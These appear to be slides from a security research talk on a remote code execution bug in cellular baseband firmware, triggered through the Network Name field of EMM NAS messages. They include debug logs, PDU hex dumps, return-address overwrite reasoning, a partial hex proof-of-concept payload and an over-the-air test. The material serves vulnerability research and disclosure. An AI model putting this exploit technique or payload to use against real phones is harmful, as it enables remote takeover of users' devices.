Where is this in the input?

[illegible]

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[EMM] 0x902877c5 [EMM PLMNSEL] getCel
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NAS EMM PDU

2747	5ca7	5397	7761	c743	080f	2b83	6f88	5f5c
8945	00c8	381b	b8a7	4749	4403	c723	da1a	1a1a
1e17	7a1c	8941	003e	2747	4747	4547	4749	18e0
5427	7c4c	1fe0	78f1					

Type = Full Network Name

EMM PDU

Where is this in the input?

[illegible]

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[EMM] 0x902877c5 [EMM PLMNSEL] getCel
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Type = Full Network Name

EMM PDU

Where is this in the input?

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[EMM] 0x902877c5 [EMM PLMNSEL] getCel
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[L4] 0x902877c5 [RAC] RAC info before
```

NAS EMM PDU

2747	5ca7	5397	7761	c743	080f	2b83	6f88	5f5c
8945	00c8	381b	b8a7	4749	4403	c723	da1a	1a1a
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EMM PDU

Where is this in the input?

[illegible]

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[EMM] 0x902877c5 [EMM PLMNSEL] getCel
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```

NAS EMM PDU

2747	5ca7	5397	7761	c743	080f	2b83	6f88	5f5c
8945	00c8	381b	b8a7	4749	4403	c723	da1a	1a1a
1e17	7a1c	8941	003e	2747	4747	4547	4749	18e0
5427	7c4c	1fe0	78f1					

Type = Network Name Short

EMM PDU

Where is this in the input?

```
[0.04634][L4] 0x90287b89 Active RAT: 4 [INFO_L4]
csmss_gsm7_unpack(64a24878, 64915a8f, 7)
mystery_in contents:
2b836f885f5c89
csmss_gsm7_unpack(64a24978, 64915b90, fe)
mystery_in contents:
```



```
[EMM] 0x902877c5 [EMM PLMNSEL] getCel
[EMM] 0x902877c5 [EMM RATCHG] Nas Con
[EMM] 0x902877c5 [EMM PLMNSEL] getCel
[EMM] 0x902877c5 [EMM EVTCTRL] getSys
[EMM] 0x902877c5 [EMM COMMON] EMM mai
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[EVAL] 0x913ad42f Msg_send: 02D4 -> 0
[L4] 0x902877c5 [RAC] msg_id = dfe, 1
[L4] 0x90287b89 [RAC] RAC info before
[L4] 0x902877c5 [RAC] RAC info before
```

$$0x00 - 1 = 0xff \Rightarrow 0xfe$$

NAS EMM PDU

2747	5ca7	5397	7761	c743	080f	2b83	6f88	5f5c
8945	00 c8	381b	b8a7	4749	4403	c723	da1a	1a1a
1e17	7a1c	8941	003e	2747	4747	4547	4749	18e0
5427	7c4c	1fe0	78f1					

EMM PDU

Type = Short Network Name

PoC Exploitation

PoC Exploitation

- Must encode target address in 7 bit encoding
 - largest byte we can encode ends up as `0x7f` after decoding

PoC Exploitation

- Must encode target address in 7 bit encoding
 - largest byte we can encode ends up as `0x7f` after decoding
- Code is at `0x90000000` – `0x9f000000`
 - Cannot encode `0x9...`
 - Idea: Only overwrite parts of the current `ra`

PoC Exploitation

Original ra: 0x909f1e2c

0x90000000 - 0x90007f7f

0x909f0000 - 0x909f007f

String termination added by unpack

Attacker controllable bytes

PoC Exploitation

Original ra: 0x909f1e2c

0x90000000 - 0x90007f7f

0x909f0000 - 0x909f007f

String termination added by unpack

Attacker controllable bytes

The plan: set ra to 0x909f003d

(l4c_power_off_notify_other)

PoC Payload

Type = Network Name Short

EMM PDU

27b3a874a604076145ed86bd5eafd7ebf57abd5eafd7ebf57a...bd5eafd7ebf57a

237 bytes: overflows one byte of ra
+ null byte

when decoding
7 bit to 8 bit becomes
0x3d 0x3d 0x3d...

PoC Over-the-air Test




...

17:53:01 L4C -> MED MSG_ID_AUDIO_L4C_EPOF_NOTIFY

...


This is how Network Names became an RCE vector



Conclusion

BaseBridge

- Core idea: Transfer connection state from physical phone into an emulator



Results

- 8 vulnerabilities, 5 new, 2 confirmed RCE
- Enables in-depth crash analysis

Paper + slides (very soon) + BaseBridge (this summer):

